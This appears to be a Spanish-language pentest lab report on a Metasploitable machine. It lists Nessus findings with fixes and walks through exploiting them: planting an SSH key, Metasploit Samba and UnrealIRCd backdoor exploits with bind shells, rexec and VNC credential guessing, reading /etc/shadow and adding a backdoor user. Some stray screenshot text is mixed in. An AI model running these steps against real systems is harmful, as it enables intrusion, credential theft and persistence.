Your public key has been saved in infosec_rsa.pub
The key fingerprint is:
SHA256:zn5eZIE/IZVyB9oAaU09YEs720V2Md+S5TKf75Zj4tE root@kali
The key's randomart image is:
+---[RSA 3072]---+
|.O+. 000 ..|
| B 0*= 0*.|
| + =+*+0= +|
| + .O.O =.|
| S+ *= ..|
| o. .O .. .|
| o .. Eo|
| . .. ..= .|
| .O. ..O.O|
+---[SHA256]---+
```



Añadimos la siguiente línea con los siguientes parámetros.

```
(root@kali)-[/home/kali]
# cat infosec_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC4kC4hLHl9cGPEcFylfFQmYCbNGBWS/dvdZxPCu0JV4S
6rRiqMRxzjp5+o/S0YNR7ZBp3nstpWGcpiozvackJgOnMTVa0MyMOPnrMprqsLDR7Ur0mepBVmgKU13aHi
2YQ76+3Kxk5fLy+UJQNxq02opp3Z1i2FLUtz5JyfKnj9tUJiC2wpqAzAt39/+SehzoDxRElpCV0MwVj4z9
ZHqZ1ruYATHjECDQmU59CbaAI23dh3pUpiYUOp51q+daI+hPJ0wBBGJpGCo6VAAhIRgwz9svqzec9SZP
xNhAQnJk4Itk7ZBhISLY7JspCiH7XVUJJxN8p+ovL0+ogz2XSfveVP1L8Hjh+wZsa6GGqdqwrPbdC5rR9C
kzDTNfNtWyThOMM0fbBaYj6nIvayeHtOXpniz0Djvb24HpnNN2Z0K4UtdgTTL+jEnJXPhcoIBiNwycDyP2
CciPBVCtTcAgAjGGIXMCw3Dm9bHNBp+9QXMFHEAVupwwAk= root@kali

(root@kali)-[/home/kali]
# cd /tmp/infosec/home/msfadmin/.ssh

(root@kali)-[/tmp/infosec/home/msfadmin/.ssh]
# ls -l
total 12
-rw-r--r-- 1 kali kali 609 May 7 2010 authorized_keys
-rw-r--r-- 1 kali kali 1675 May 17 2010 id_rsa
-rw-r--r-- 1 kali kali 405 May 17 2010 id_rsa.pub
```

Copiaremos la llave que hemos creado en el directorio de las llaves autorizadas.

```
(root@kali)-[/tmp/infosec/home/msfadmin/.ssh]
# echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC4kC4hLHl9cGPEcFylfFQmYCbNGBWS/dvdZxP
Cu0JV4STu6rRiqMRxzjp5+o/S0YNR7ZBp3nstpWGcpiozvackJgOnMTVa0MyMOPnrMprqsLDR7Ur0mepBVmg
KU13aHiYu2YQ76+3Kxk5fLy+UJQNxq02opp3Z1i2FLUtz5JyfKnj9tUJiC2wpqAzAt39/+SehzoDxRElpCV0
MwVj4z9CVZHqZ1ruYATHjECDQmU59CbaAI23dh3pUpiYUOp51q+daI+hPJ0wBBGJpGCo6VAAhIRgwz9svq
zec9SZPCfxNhAQnJk4Itk7ZBhISLY7JspCiH7XVUJJxN8p+ovL0+ogz2XSfveVP1L8Hjh+wZsa6GGqdqwrPb
dC5rR9C+MkzDTNfNtWyThOMM0fbBaYj6nIvayeHtOXpniz0Djvb24HpnNN2Z0K4UtdgTTL+jEnJXPhcoIBiN
wycDyP2TICciPBVCtTcAgAjGGIXMCw3Dm9bHNBp+9QXMFHEAVupwwAk= root@kali >> authorized_ke
ys

(root@kali)-[/tmp/infosec/home/msfadmin/.ssh]
# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvx2YRX0gTizyoZazzHiU5+63hkF0hzJch8dZQpFU5gGkDkZ3
0rC4jrNqCXNDN50RA4ylcNt078B/I4+5YCZ39faSiXIoLf8t0VWtTtg3lkuv3eSV0zuSGeqZPHMtep6iizQ
A5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCyXWZ/jcPpPHEQAAAIAGt+cN3fDT1RRC
Yz/VmqfUusqW4jtZ06kvx3L82T2Z1YVeXe7929JWu9d30B+NeE8EopMiWaTzt0WI+OkzxSAGyuTskue4nvGC
fxnDr58xa1pZcS066R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLVnBPBYEAAAAIBNfKRD
wM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa01bXTR5Jah0R
Jk5wxAUPZ282N07fzcJyVlBojMvPlbAplSicCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTcytg=
user@metasploitable

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC4kC4hLHl9cGPEcFylfFQmYCbNGBWS/dvdZxPCu0JV4STu
6rRiqMRxzjp5+o/S0YNR7ZBp3nstpWGcpiozvackJgOnMTVa0MyMOPnrMprqsLDR7Ur0mepBVmgKU13aHiYu
2YQ76+3Kxk5fLy+UJQNxq02opp3Z1i2FLUtz5JyfKnj9tUJiC2wpqAzAt39/+SehzoDxRElpCV0MwVj4z9CV
ZHqZ1ruYATHjECDQmU59CbaAI23dh3pUpiYUOp51q+daI+hPJ0wBBGJpGCo6VAAhIRgwz9svqzec9SZPCf
xNhAQnJk4Itk7ZBhISLY7JspCiH7XVUJJxN8p+ovL0+ogz2XSfveVP1L8Hjh+wZsa6GGqdqwrPbdC5rR9C+M
kzDTNfNtWyThOMM0fbBaYj6nIvayeHtOXpniz0Djvb24HpnNN2Z0K4UtdgTTL+jEnJXPhcoIBiNwycDyP2TI
CciPBVCtTcAgAjGGIXMCw3Dm9bHNBp+9QXMFHEAVupwwAk= root@kali
```

Lanzamos el siguiente comando para poder acceder a la maquina víctima.


```
(root@kali)-[/tmp/infosec/home/msfadmin/.ssh]
# ssh -i infosec_rsa msfadmin@192.168.197.133
Warning: Identity file infosec_rsa not accessible: No such file or directory.
The authenticity of host '192.168.197.133 (192.168.197.133)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.197.133' (RSA) to the list of known hosts.
msfadmin@192.168.197.133's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jan 26 02:26:30 2022
msfadmin@metasploitable:~$
```



**MEDIUM Samba Badlock Vulnerability**Riesgo: 

2/4

Puerto: 445

**Detalles de la vulnerabilidad**

La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por una falla, conocida como Badlock, que existe en el Administrador de cuentas de seguridad (SAM) y la Autoridad de seguridad local (Política de dominio) (LSAD). ) debido a una negociación incorrecta del nivel de autenticación en los canales de llamada a procedimiento remoto (RPC). Un atacante man-in-the-middle que pueda interceptar el tráfico entre un cliente y un servidor que aloja una base de datos SAM puede explotar esta falla para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias. en el contexto del usuario interceptado, como ver o modificar datos de seguridad confidenciales en la base de datos de Active Directory (AD) o deshabilitar servicios críticos.

**Se recomienda**

Actualice a Samba versión 4.2.11 / 4.3.8 / 4.4.2 o posterior.

## Explotación de la vulnerabilidad

Analizamos la maquina para ver los puertos abiertos.

```
(kali@kali)-[~]
$ nmap -sV 192.168.197.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:46 EST
Nmap scan report for 192.168.197.133
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
```

Hemos utilizado la herramienta de metaexploit.

```
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[~]
# msfconsole

IIIIII      dTb.dTb
II          4'  v  'B
II          6.   .P
II          'T; .;P'
II          'T; ;P'
IIIIII      'YvP'

I love shells --egypt

[ metasploit v6.1.14-dev ]
+ -- ==[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
```

Buscamos exploits relacionados con la vulnerabilidad, en este caso samba.

```
msf6 > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No
4	post/linux/gather/enum_configs		normal	No
5	auxiliary/scanner/rsync/modules_list		normal	No
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No
9	exploit/multi/samba/nttrans	2003-04-07	average	No
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes

En nuestro caso, hemos seleccionado el siguiente.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Seleccionamos todos los parámetros del exploit.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.197.133
rhosts => 192.168.197.133
msf6 exploit(multi/samba/usermap_script) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awk		normal	No	Unix Comm
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comm
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comm
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comm

Lanzamos el exploit y entramos en la maquina víctima.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.197.133:4444
[*] Command shell session 1 opened (192.168.197.132:34611 → 192.168.197.133:4444 ) at 2022-01-26 06:51:47 -0500

Tenable News
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img

maristak
On Demand

On Demand

On Demand

On Demand

On Demand

On Demand

On Demand
```

CRITICAL

## Unix Operating System Unsupported Version Detection

Riesgo: ■■■■ 4/4

Puerto: 21 y 23

## Detalles de la vulnerabilidad

No se puede explotar, detecta la versión del sistema operativo y que no tiene soporte a nuevas actualizaciones.

Según su número de versión auto informado, el sistema operativo Unix que se ejecuta en el host remoto ya no es compatible.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

The screenshot shows the Nessus Essentials web interface. The main content area displays the details for a vulnerability titled 'Unix Operating System Unsupported Version Detection' (ID: 33850). The description states that the Unix operating system running on the remote host is no longer supported, and lack of support implies no new security patches will be released. The solution is to upgrade to a supported version. The output shows the specific Ubuntu version (8.04) and its end-of-support dates. The risk information indicates a critical severity and a CVSS score of 10.0. The vulnerability information notes that it is unsupported by the vendor.


Port	Hosts
21	192.168.197.132 - 192.168.197.132

### Output

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).  
Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.  
  
For more information, see : https://wiki.ubuntu.com/Releases
```

## Se recomienda

Actualice a una versión del sistema operativo Unix que actualmente sea compatible.



Riesgo: ■■■■ 4/4

Puerto: 512

## Detalles de la vulnerabilidad

Los servicios R (rexecd, rlogind y rshd) son un conjunto de servicios de comando / inicio de sesión remotos sin cifrar desarrollados en la década de 1980. Estos servicios están casi sin usar en la informática moderna, ya que han sido reemplazados por telnet y ssh.

El servicio **rexecd** está en ejecución en el host remoto. Este servicio está diseñado para permitir a los usuarios de una red ejecutar comandos remotamente. Sin embargo, **rexecd** no provee ninguna medida adecuada de autenticación, lo que permitiría a un atacante un escaneo completo del host.

The screenshot displays the Nessus Essentials interface for a vulnerability scan. The main panel shows the details for 'Maquina Metasploit / Plugin #10203'. The vulnerability is titled 'rexecd Service Detection' and is marked as 'CRITICAL'. The description states: 'The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.' The solution provided is: 'Comment out the "exec" line in /etc/inetd.conf and restart the inetd process.' The output section shows 'No output recorded.' and a table with one entry: '192.168.197.132 -if'. The right sidebar contains 'Plugin Details' (Severity: Critical, ID: 10203, Version: 1.32, Type: remote, Family: Service detection, Published: August 31, 1999, Modified: August 13, 2018), 'Risk Information' (Risk Factor: Critical, CVSS v2.0 Base Score: 10.0, CVSS v2.0 Vector: CVSS2:AV:N/AC:L/Au:N/C:C/R:CA/C), 'Vulnerability Information' (Vulnerability Pub Date: June 7, 1999), and 'Reference Information' (CVE: CVE-1999-0618).

## Se recomienda

Comentar la línea **exec** en el archivo **/etc/inetd.conf** en la máquina afectada y reiniciar el proceso **inetd**.

## Explotación de la vulnerabilidad

### Paso 1: Descubrimiento del servicio rexecd

El servicio **rexecd** se ejecuta en el puerto 512/TCP, por lo tanto, se puede descubrir durante las actividades de escaneo de puertos en una prueba de penetración con Nmap.

**nmap -p 512 --script rexec-brute 192.168.197.132**

```
(root@kali)-[/home/kali]
# nmap -p 512 --script rexec-brute 192.168.197.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:41 EST
Nmap scan report for 192.168.197.132
Host is up (0.0010s latency).

PORT      STATE SERVICE
512/tcp    open  exec
| rexec-brute:
|   Accounts:
|   root:root - Valid credentials
|   web:web - Valid credentials
|   guest:guest - Valid credentials
|   netadmin:netadmin - Valid credentials
|   user:user - Valid credentials
|   sysadmin:sysadmin - Valid credentials
|   administrator:administrator - Valid credentials
|   webadmin:webadmin - Valid credentials
|   admin:admin - Valid credentials
|   test:test - Valid credentials
|_ Statistics: Performed 22 guesses in 1 seconds, average tps: 22.0
MAC Address: 00:0C:29:78:36:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```



## Ver todos los puertos de la maquina:

nmap -sV 192.168.197.132

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 06:27 EST
Nmap scan report for 192.168.197.132
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol 3.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:78:36:98 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

El siguiente comando se puede usar para obtener acceso a la shell en la máquina de destino. He intentado esto con el nombre de usuario raíz. Como puede ver, obtuvimos con éxito un shell en el sistema de destino.

Esto nos permite conectarnos remotamente y tener acceso a todo el sistema operativo del objetivo (ficheros, contraseñas...):

Rsh -l msfadmin 192.168.197.132

```
(root@kali)~[/home/kali]
# rsh -l msfadmin 192.168.197.132
msfadmin@192.168.197.132's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jan 26 02:38:01 2022
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ nano /etc/shadow
Error opening terminal: xterm-256color.
msfadmin@metasploitable:~$
```



CRITICAL

## UnrealIRCd Backdoor Detection

Riesgo: ■■■■ 4/4

Puerto: 6667

## Detalles de la vulnerabilidad

El servidor IRC remoto es una versión de UnrealIRCd con una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado.

## Se recomienda

Vuelva a descargar el software, verifíquelo con las sumas de verificación MD5/SH1 publicadas y vuelva a instalarlo.

## Explotación de la vulnerabilidad

Dentro de la herramienta metasploit hemos usado el siguiente exploit.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Hemos seleccionado como objetivo a la máquina exploiteable para poder atacar.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):


| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                                                                                           |


The remote IRC server is a version of UnrealIRCd with a backdoor that allows the attacker to execute arbitrary code on the affected host.

Exploit target:


| Id | Name             | Solution                                                              |
|----|------------------|-----------------------------------------------------------------------|
| 0  | Automatic Target | Redownload the software, verify it using the published MD5/SHA1 check |



msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.197.133
rhosts => 192.168.197.133
```

Seleccionamos el siguiente payload y le indicamos cual es el target.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.197.133  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/bind_perl):

  Name      Current Setting  Required  Description
  --      -
  LPORT     4444             yes       The listen port
  RHOST     192.168.197.133  no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Lanzamos el exploit con los siguientes comandos.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit -z

[*] 192.168.197.133:6667 - Connected to 192.168.197.133:6667 ... with a backdoor that allow
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.197.133:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.197.133:4444
[*] Command shell session 1 opened (192.168.197.132:35689 -> 192.168.197.133:4444
) at 2022-01-27 02:49:04 -0500
[*] Session 1 created in the background.
```

Seleccionamos nuestra sesión y entramos dentro de la máquina.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -l

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  ---  ---  ---
  1    shell cmd/unix  192.168.197.132:35689 → 192.168.197.133:4444 (192.168.197.133)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
hostname
metasploitable
```

Desde aquí tenemos acceso a la maquina completa con todos los permisos.

```
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
useradd -m -d /home/hacker -c "hacked unreal" -s /bin/bash hacker
grep hacker /etc/passwd
hacker:x:1003:1003:hacked unreal:/home/hacker:/bin/bash
```

### Maquina metasploiteable:

Aquí se puede comprobar que el usuario y su carpeta se han podido crear desde la maquina atacante.

```
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp hacker liher msfadmin service user
msfadmin@metasploitable:/home$ _
```

CRITICAL

## VNC Server 'password' Password

Riesgo: ■■■■

4/4

Puerto: 5900

## Detalles de la vulnerabilidad

El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión mediante la autenticación VNC y una contraseña de 'contraseña'. Un atacante remoto no autenticado podría explotar esto para tomar el control del sistema.

## Se recomienda

Asegure el servicio VNC con una contraseña segura.

## Explotación de la vulnerabilidad

Buscamos datos sobre la vulnerabilidad en metasploit.

```
msf6 > search vnc
```

Matching Modules				
#	Name	Description	Disclosure Date	Rank
0	auxiliary/scanner/vnc/ard_root_pw			norm
al	No	Apple Remote Desktop Root Vulnerability		
1	auxiliary/server/capture/vnc			norm
al	No	Authentication Capture: VNC		
2	exploit/linux/misc/igcl_command_injection		2021-02-25	exce
llent	Yes	IGEL OS Secure VNC/Terminal Command Injection RCE		
3	exploit/multi/misc/legend_bot_exec		2015-04-27	exce
llent	Yes	Legend Perl IRC Bot Remote Code Execution		
4	post/osx/gather/vnc_password_osx			norm
al	No	OS X Display Apple VNC Password		
5	post/osx/gather/enum_chicken_vnc_profile			norm
al	No	OS X Gather Chicken of the VNC Profile		
6	exploit/windows/vnc/real_vnc_client		2001-01-29	norm
al	No	RealVNC 3.3.7 Client Buffer Overflow		
7	auxiliary/admin/vnc/real_vnc_41_bypass		2006-05-15	norm
al	No	RealVNC NULL Authentication Mode Bypass		
8	auxiliary/scanner/http/thin_vnc_traversal		2019-10-16	norm
al	No	ThinVNC Directory Traversal		
9	post/multi/gather/remmina_creds			norm
al	No	UNIX Gather Remmina Credentials		
10	exploit/windows/vnc/ultra_vnc_client		2006-04-04	norm

Usamos el exploit y buscamos los parámetros necesarios.

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]


Añadimos los parámetros y lo lanzamos.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.197.133
rhosts => 192.168.197.133
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.197.133:5900 - 192.168.197.133:5900 - Starting VNC login sweep
[!] 192.168.197.133:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.197.133:5900 - 192.168.197.133:5900 - Login Successful: :password
[*] 192.168.197.133:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.197.133
[*] exec: vncviewer 192.168.197.133

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
CleanupXtErrorHandler called
```

Una vez lanzado todo estamos dentro de la maquina víctima.



CRITICAL

## Unsupported Web Server Detection

Riesgo: ■■■■ 4/4

Puerto: 8180

## Detalles de la vulnerabilidad

Según su versión, el servidor web remoto está obsoleto y su vendedor o proveedor ya no lo mantiene.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.

## Se recomienda

Quite el servidor web si ya no es necesario. De lo contrario, actualice a una versión compatible si es posible o cambie a otro servidor.

## Explotación de la vulnerabilidad

Buscamos datos sobre la vulnerabilidad en metasploit.

Pruebita / Plugin #34460

Configure Audit Trail Launch Report Export

Vulnerabilities 73

CRITICAL

Unsupported Web Server Detection

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Output

```
Product       : Tomcat
Installed version : 5.5
Support ended   : 2012-09-30
Supported versions : 8.5.x / 9.x / 10.x
Additional information : http://tomcat.apache.org/tomcat-55-eol.html
```

Port	Hosts
8180 / tcp / www	192.168.226.129

Plugin Details

Severity: Critical

ID: 34460

Version: 1.49

Type: remote

Family: Web Servers

Published: October 21, 2008

Modified: November 17, 2021

Risk Information

Risk Factor: High

**CVSS v3.0 Base Score 10.0**

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

**CVSS v2.0 Base Score: 7.5**

